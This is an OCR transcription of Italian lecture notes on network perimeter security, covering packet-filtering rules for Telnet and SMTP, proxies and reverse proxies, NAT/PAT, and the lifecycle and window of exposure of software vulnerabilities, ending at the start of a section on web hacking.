

I Valori degli header verificati sono analoghi al caso di Static Packet Filtering:

- Indirizzo IP di destinazione;
- Indirizzo IP di provenienza;
- Porta applicativa di destinazione;
- Porta applicativa di provenienza;
- Messaggi ICMP;
- Flag (per sessioni TCP).

In Figura un esempio del funzionamento di un filtraggio dinamico:

- Una regolare sessione TCP viene completata correttamente tra Client e Server;
- L'invio di un pacchetto SYN-ACK isolato da parte dell'Intrusore viene bloccato perche' non esiste una seconda sessione avviata dalla rete interna.

## DYNAMIC PACKET FILTERING: esempio (cont.)




 24

**Problema: IP Spoofing?**

E se l'Intrusore tenta connessioni o scanning utilizzando l'indirizzo IP del Server?

- IP spoofing di un server autorizzato a connettersi;

- Al server deve essere impedito di rispondere;

- L'intrusore potrebbe dover leggere le risposte (sniffing);

- L'intrusore deve conoscere le porte di origine e destinazione per potere inviare traffico compatibile con la connection table;

- ACK e Numeri di sequenza devono essere corretti;

- Evitare timeout nella sessione TCP.

 25

Abbiamo gia' visto un caso del genere parlando di Session Hijacking e di Scanning.

### Dynamic Packet Filtering: Sommario

- Protezione molto migliore rispetto al caso static packet filtering;
- Impatta pesantemente sulle performance del router/firewall.
- **Limitazione principale**: non analizza il traffico rispetto i dati della comunicazione (**payload**) ma solo attraverso le informazioni contenute negli header.
- Altra limitazione: Protocolli connectionless, ad esempio UDP, vengono gestiti in maniera inefficace.

Come vedremo in seguito, moltissimi attacchi e intrusioni sono effettuati a livello applicativo, non piu' a livello di protocolli TCP, UDP e ICMP oppure con tecniche di basso livello.

Se le applicazioni hanno vulnerabilita' gravi (abbiamo gia' visto che effettivamente ne hanno in numero elevato), una protezione perimetrale deve ispezionare il contenuto dei dati dei pacchetti per verificare se al loro interno esiste una situazione anomala che cerca di sfruttare vulnerabilita' applicative.

Un'analisi degli header dei pacchetti e' inutile in questi casi.

Esempio: vulnerabilita' di un Web Server. A livello di traffico di rete (e quindi attraverso le informazioni degli header dei pacchetti) si osservera' un comune traffico tra un client e un web server. L'attacco viene individuato solo analizzando i dati contenuti nei pacchetti (tipo di comando, tipo di query, sintassi dei parametri, etc.).

## Packet Filtering : Telnet

Vediamo un esempio di packet filtering (sia esso statico o dinamico) applicato a connessioni telnet.

Ipotesi: vogliamo autorizzare SOLO connessioni Telnet dall'interno della rete aziendale verso l'esterno.

| Direz. | IP Sorg. | IP Dest. | Protoc. | Porta Sorg. | Porta Dest. | ACK Attivo | Azione |
|---|---|---|---|---|---|---|---|
| OUT | Internal | Any | TCP | >1023 | 23 | Either | Permit |
| IN | Any | Internal | TCP | 23 | >1023 | YES | Permit |
| Either | Any | Any | Any | Any | Any | Either | Deny |

 27

Notazione differente rispetto quelle viste in precedenza che riprendevano la sintassi delle ACL Cisco.

Questa notazione e' piu' generica e si riferisce al caso di Extended ACL.

**Prima Regola**: pacchetti in transito dall'interno della rete verso un host remoto (Direzione OUT). Non abbiamo identificato IP sorgenti specifici (IP Sorg. Internal) ne' IP Destinatari (IP Dest. Any). Notare che imponiamo comunque che l'IP Sorgente sia interno mentre nessuna limitazione la imponiamo sull'IP Destinatario. Il client di una sessione telnet (protocollo TCP) avra' una porta non definita ma certamente superiore alla 1023 (Porta Sorg. >1023). La porta di destinazione del server invece per il servizio telnet, per convenzione e' la 23/TCP (Porta Dest. 23). Per I pacchetti in uscita non possiamo limitare l'ACK ad un valore in quanto possono legittiamente assumere sia l'1 che lo 0 (ACK Attivo Either). L'azione e' il Permit.

**Seconda Regola**: pacchetti in transito dall'host remoto verso la rete interna al firewall/router (Direzione IN). Come nel caso precedente, imponiamo solo che l'indirizzo IP di Destinazione sia interno (IP Sorg. Any;(IP Dest. Internal). Le porte Sorgente e Destinatario sono definite in maniera corrispondente alla Prima Regola, client >1023, server = 23. In questo caso imponiamo che l'ACK sia settato a 1 quindi attivo poiche' TUTTI I pacchetti provenienti dal server (sia nell'handshake che nello scambio di dati) avranno l'ACK attivo. L'azione e' Permit.

**Terza Regola**: regola di default. Tutto il resto viene negato (vedi Ipotesi).

**(richiamo dalla lezione precedente)**
**Packet Filtering : Telnet**

Ipotesi: vogliamo autorizzare SOLO connessioni Telnet dall'interno della rete aziendale verso l'esterno.

| Direz. | IP Sorg. | IP Dest. | Protoc. | Porta Sorg. | Porta Dest. | ACK Attivo | Azione |
|---|---|---|---|---|---|---|---|
| OUT | Internal | Any | TCP | >1023 | 23 | Either | Permit |
| IN | Any | Internal | TCP | 23 | >1023 | YES | Permit |
| Either | Any | Any | Any | Any | Any | Either | Deny |

 28

Notazione differente rispetto quelle viste in precedenza che riprendevano la sintassi delle ACL Cisco.

Questa notazione e' piu' generica e si riferisce al caso di Extended ACL.

**Prima Regola**: pacchetti in transito dall'interno della rete verso un host remoto (Direzione OUT). Non abbiamo identificato IP sorgenti specifici (IP Sorg. Internal) ne' IP Destinatari (IP Dest. Any). Notare che imponiamo comunque che l'IP Sorgente sia interno mentre nessuna limitazione la imponiamo sull'IP Destinatario. Il client di una sessione telnet (protocollo TCP) avra' una porta non definita ma certamente superiore alla 1023 (Porta Sorg. >1023). La porta di destinazione del server invece per il servizio telnet, per convenzione e' la 23/TCP (Porta Dest. 23). Per I pacchetti in uscita non possiamo limitare l'ACK ad un valore in quanto possono legittiamente assumere sia l'1 che lo 0 (ACK Attivo Either). L'azione e' il Permit.

**Seconda Regola**: pacchetti in transito dall'host remoto verso la rete interna al firewall/router (Direzione IN). Come nel caso precedente, imponiamo solo che l'indirizzo IP di Destinazione sia interno (IP Sorg. Any;(IP Dest. Internal). Le porte Sorgente e Destinatario sono definite in maniera corrispondente alla Prima Regola, client >1023, server = 23. In questo caso imponiamo che l'ACK sia settato a 1 quindi attivo poiche' TUTTI I pacchetti provenienti dal server (sia nell'handshake che nello scambio di dati) avranno l'ACK attivo. L'azione e' Permit.

**Terza Regola**: regola di default. Tutto il resto viene negato (vedi Ipotesi).

**Packet Filtering : Telnet (cont.)**

PROBLEMA: filtrando il traffico solo sulle Porte Sorgenti e Destinazione, come fatto nel caso precedente, puo' portare a una politica di sicurezza eccessivamente permissiva.

Esempio: Con la Seconda Regola

**IN Any Internal TCP 23 >1023 YES Permit**

Si permettono connessioni da qualunque host esterno, purche' abbiano porta 23 come sorgente, a qualunque host interno ed a qualunque porta >1023.

MOLTE POSSIBILITA' DI INTRUSIONE SU SERVIZI ATTESTATI A PORTE >1023

 29

La politica e' eccessivamente permissiva perche':

- Imporre una specifica porta come sorgente (es. La 23 nel nostro caso) va bene ipotizzando un uso standard dei servizi di rete. Un intrusore puo' facilmente utilizzare qualunque porta per qualunque servizio in host a sua disposizione. Nulla garantisce che dalla porta 23 partano pacchetti per una sessione Telnet;
- Molti servizi abilitano porte >1023 agendo come server (es. X Windows, etc.).

Quindi, con questa ACL, apparentemente restrittiva, un intrusore verrebbe lasciato libero di tentare di connettersi a qualsivoglia servizio della rete interna attestato su porte >1023.

La sicurezza della rete interna risulterebbe largamente compromessa da una protezione perimetrale molto scarsa.

In realta', la situazione non risulta del tutto compromessa poiche' abbiamo settato il filtraggio sul valore dell'ACK. Imponendolo a 1, evitiamo i tentativi di connessione (primo pacchetto dell'handshake, solo SYN flag attivo), ma non gli scanning o eventuali session hijacking.

Questo pero' grazie ad un filtraggio ulteriore rispetto le sole porte sorgenti e destinazione.

## Packet Filtering : SMTP (Posta elettronica)

| Direz. | IP Sorg. | IP Dest. | Prot. | Porta Sorg. | Porta Dest. | ACK Attivo | Azione |
|---|---|---|---|---|---|---|---|
| IN | External | Internal | TCP | >1023 | 25 | Any | Permit |
| OUT | Internal | External | TCP | 25 | >1023 | YES | Permit |
| OUT | Internal | External | TCP | >1023 | 25 | Any | Permit |
| IN | External | Internal | TCP | 25 | >1023 | YES | Permit |
| Either | Any | Any | Any | Any | Any | Either | Deny |

 30

**Prima Regola**: posta in ingresso. Da qualunque IP Sorgente ESTERNO a qualunque IP Destinazione INTERNO (in realta' si puo' restringere il range degli indirizzi IP **interni** ai SOLI MAIL SERVER). Il server di posta esterno (qui con ruolo di client della comunicazione) spedira' da una porta >1023, il server interno ricevera' su porta 25 (SMTP). Nessun vincolo sull'ACK.

**Seconda Regola**: risposte del mail server al client (server di posta esterno) (handshake e protocollo SMTP). L'ACK deve essere settato essendo sempre risposte del server.

**Terza e Quarta Regola**: posta in uscita. Ora e' il mail server aziendale ad agire come client rispetto i server di posta esterni (ancora, avremmo potuto limitare gli indirizzi IP **interni** ai soli mail server aziendali). Le regole corrispondono alla prima e alla seconda invertendo i ruoli di client e server.

**Quinta Regola**: regola di default. Tutto il resto viene negato (vedi Ipotesi).


Anche in questo caso, solo filtrando correttamente l'ACK si ottiene una politica di sicurezza accettabile. Come prima, se non si fosse fatto, il solo filtraggio sulle porte di origine e destinazione avrebbe aperto la possibilita' di facili intrusioni.

## PROXY

Un PROXY SERVER e' un componente che fa da intermediario rispetto al traffico scambiato tra due segmenti di rete.

Tipicamente, un proxy viene usato per fornire connessione ad Internet ad un numero elevato di host interni. In questo modo, la connessione ad Internet dell'intera rete interna viene effettuata e gestita da un unico componente.

 31




L'UTILIZZO DI UN Proxy fa si che APPARENTEMENTE:

-tutti gli host e i client della rete interna si connettano ad Internet come se tale connessione fosse diretta all'host esterno;

-tutti gli host esterni si connettano ad una singola macchina della reta aziendale.

Le connessioni REALI invece sono tali per cui:

-tutti gli host e i client della rete interna si connettono al Proxy, ed e' quest'ultimo a connettersi agli host esterni;

-le connessioni degli host esterni con il proxy vengono successivamente trasmesse ai rispettivi destinatari della rete interna.

Risulta evidente che un componente facente le funzioni di proxy puo' essere efficacemente combinato con funzioni di firewall per fini di sicurezza.

**PROXY: Caratteristiche**

Opera a livello APPLICATIVO e puo' pertanto essere usato per analizzare il dati delle applicazioni;

Performance potenzialmente molto critiche;


Esistono soprattutto software di proxy generici che supportano le applicazioni piu' comuni. Livello di sicurezza non ottimale perche' non specifici delle singole applicazioni.

 33

Alcuni degli usi comuni di un proxy per filtraggio applicativo consistono nell'esaminare i dati (payload).

Ad esmpio, in molti contesti, per ragioni di sicurezza, si impedisce traffico Web contenente "active content", quale Java, ActiveX, HTML Script etc.

Alcuni software di proxy permettono di eliminare il codice associato a queste componenti attive di pagine html.




Un utilizzo interessante e molto attuale dei proxy, rispetto i gravi problemi di sicurezza dei web server, e' quello detto di REVERSE PROXY.

Lo scopo di un proxy in modalita' REVERSE PROXY e' quello di mediare e controllare a tutte le connessioni in ingresso da Internet (o qualsivoglia rete non sicura) verso i Web Server.

Ogni richiesta HTTP inviata al Web Server (1) in realta' viene indirizzata dal Firewall al Reverse Proxy (2) il quale la reindirizza, ancora attraverso il Firewall (3), e da questo al Web Server appropriato (4).

In questo modo, accesso al Web Server e' sempre fatto dal Reverse Proxy e mai da un host esterno.

A livello applicativo, il Web Server viene protetto dalle molte vulnerabilita' che possono essere sfruttate e le richieste HTTP in pervenute al Reverse Proxy possono essere controllate e filtrate se anomale.

## FIREWALL: Caratteristiche ulteriori


### NETWORK ADDRESS TRANSLATION (NAT)

Questa e' una delle funzionalita' supplementari che ogni firewall dovrebbe fornire. Si tratta della possibilita' di convertire gli indirizzi IP nel passaggio tra le due interfaccie del firewall.

Tipicamente viene usata per:

- sfruttare le classi di indirizzi IP riservate e non instradabili (172.16 , 10 e 192.168);
- mascherare i reali indirizzi IP delle macchine interne alla rete aziendale.

 35




Dalla Figura vediamo che:

- Nella rete interna viene utilizzata una numerazione IP non visibile dall'esterno;
- Possibilita' di sfruttare le classi di indirizzi riservate;
- Porte Sorgenti originarie non visibili dall'esterno;
- Solo l'indirizzo IP e Porta Applicativa del Firewall/Proxy e' noto esternamente.

**STATIC NAT**

Ogni singolo indirizzo IP privato (rete interna) viene mappato con un corrispondente indirizzo IP pubblico.

**PORT ADDRESS TRANSLATION (PAT)**

L'indirizzo IP pubblico (del firewall o del proxy) e' unico. Per gestire le connessioni in ingresso e indirizzarle al corrispondente destinatario si usano le porte. Le sessioni degli indirizzi IP interni vengono assegnate a porte distinte. Il firewall verifica la porta di destinazione per ricavare il corrispondente indirizzo IP (e porta) a cui indirizzare i pacchetti in ingresso.

 37

Sorge un problema? Come gestire le connessioni in ingresso? Come fa il firewall a riconoscere l'indirizzo IP interno a cui indirizzare i pacchetti in arrivo?

Due sono le tecniche principali:

Static NAT: associazione 1-1 tra indirizzi IP pubblici e indirizzi IP privati. Non utile nel caso di uso di classi di indirizzi IP riservati e nel caso generale in cui gli indirizzi IP pubblici a disposizione siano in numero inferiore a quelli usati internamente;

PAT: il firewall/proxy mantiene lo statao delle sessioni assegnandole a porte applicative distinte. In questo modo gestisce le risposte in arrivo.

# *Vulnerabilita' Applicative e Web Hacking*

 1

Analizziamo le tecniche di intrusione per applicazioni Web che costituiscono oggi il principale veicolo di intrusioni da Internet verso le risorse interne delle organizzazioni.

## Finestra Temporale di Esposizione di un Sistema
*( Window of Exposure )*
## e Ciclo di Vita di una Vulnerabilita'

**DOMANDA 1**: Perche' la grande maggioranza delle intrusioni avviene sfruttando vulnerabilita' NOTE e per le quali ESISTONO PATCH da lungo tempo?

**DOMANDA 2**: Perche' alcune tecniche di intrusione (es. Buffer overflow), pur essendo tecnicamente non banali da implementare, sono cosi' frequenti?

 2

Prima di analizzare le tecniche, premettiamo una digressione sul ciclo di vita dele vulnerabilita', che si applica sia alle vulnerabilita' di servizi tradizionali che alle sempre piu' frequenti vulnerabilita' applicative.

## Stati del Ciclo di Vita di una Vulnerabilita'

**Creazione**: un errore viene introdotto nel codice nel corso dello svilippo di un sistema, un servizio, una applicazione.

**Scoperta**: qualcuno scopre l'errore presente nel codice e intuisce che questo ha conseguenze sulla sicurezza. Solo ora si parla di vulnerabilita' anziche' di errore nel codice.


**Condivisione**: la conoscenza di tale vulnerabilita' viene fatta circolare in ambito ristretto.

**Pubblicazione Patch/Upgrade** : il produttore del sistema corregge l'errore emettendo una patch o una nuova versione del codice. La presenza di tale vulnerabilita', insieme alla presenza della patch disponibile viene resa pubblica.

 3

Questo rappresentato e' un modello di riferimento, non rappresenta quello che sempre avviene e neppure l'ordine nel quale avvengono le fasi.

Utile per schematizzare il ragionamento.




Dati da osservare:

1) L'intervallo di tempo tra creazione e scoperta puo' essere indefinitamente lungo, non esiste alcuna regola o statistica che fornisca indicazioni in merito;

2) La scoperta della vulnerabilita' non sempre implica necessariamente l'inizio delle intrusioni (es. Se viene scoperta da un laboratorio di ricerca)

3) La condivisione e' cio' che avviene solitamente quando una vulnerabilita' viene scoperta da intrusori; la notizia circola (in alcuni casi si e' stimato che la conoscenza di alcune vulnerabilita' sia circolata "underground" anche per molti mesi prima di giungere a laboratori di ricerca o ai produttori). Le intrusioni aumentano in maniera esponenziale;

4) Il produttore emette una patch e sia la vulnerabilita' che la patch vengono pubblicizzate per far si' che i sistemisti aggiornino i loro sistemi.

NOTARE: sempre, anche dopo l'emissione delle patch, le intrusioni continuano ad aumentare in modo rapido, spesso la crescita si arresta ma il numero di intrusioni rimane molto alto anche per molti mesi o addirittura anni (es. BIND, molti casi di buffer overflow su Web Server, etc.)

**OSSERVAZIONI**:

1. Tutti i sistemi possono essere soggetti ad una finestra di esposizione, anche se gestiti al meglio (impredicibilita' della scoperta di vulnerabilita').

2. Le patch vengono installate con molta lentezza.
Meccanismo spesso inefficace:
- scarsa consapevolezza di molti sistemisti;
- frequenza di emissione troppo elevata;
- talvolta causa di malfunzionamenti.

3. La conoscenza di vulnerabilita', siti vulnerabili e configurazione di un gran numero di sistemi ha una circolazione molto efficiente (chat, mailing list, magazine, etc.).

 5

**RISPOSTA alla Domanda 1**:

**Scarsa attenzione alla GESTIONE della sicurezza** (monitoraggio, acquisizione di informazioni, aggiornamento, analisi dei rischi, test, etc.);

**Qualita' complessiva scadente dei sistemi** (eccessiva complessita', eccessivo sviluppo di funzionalita' o automatismi, mancanza di test, meccanismi di sicurezza non integrati, eccessiva pressione nel rilascio, etc.)
Nuove versioni e patch che devono essere rilasciate rapidamente, talvolta creano **nuovi problemi**.

 6

DOMANDA 1: Perche' la grande maggioranza delle intrusioni avviene sfruttando vulnerabilita' NOTE e per le quali ESISTONO PATCH da lungo tempo?


**RISPOSTA alla Domanda 2**

Perche' la curva cresce cosi' rapidamente se la realizzazione tecnica di molte intrusioni e' complessa?

**SCRIPTING** : successivamente alle prime intrusioni, la tecnica per produrle viene AUTOMATIZZATA (scrittura di script, descrizione delle procedure).
NECESSITA' DI SKILL TECNICI QUASI AZZERATA

AUMENTO DRASTICO DEL NUMERO DI ATTACCANTI (detti "***script kiddies***")

 7

**DOMANDA 2**: Perche' alcune tecniche di intrusione (es. Buffer overflow), pur essendo tecnicamente non banali da implementare, sono cosi' frequenti?

## WEB HACKING
## Tecniche di Intrusione “Tradizionali”

- Mirate contro vulnerabilita’ dei sistemi operativi e dei servizi di rete;
- Attacchi specifici delle architetture dei sistemi operativi, meccanismi di autenticazione e servizi;
- Miriade di vulnerabilita’ per i diversi servizi, sistemi operativi, CPU, etc.
- Difficile implementazione e realizzazione complessa, richieste notevoli competenze tecniche.

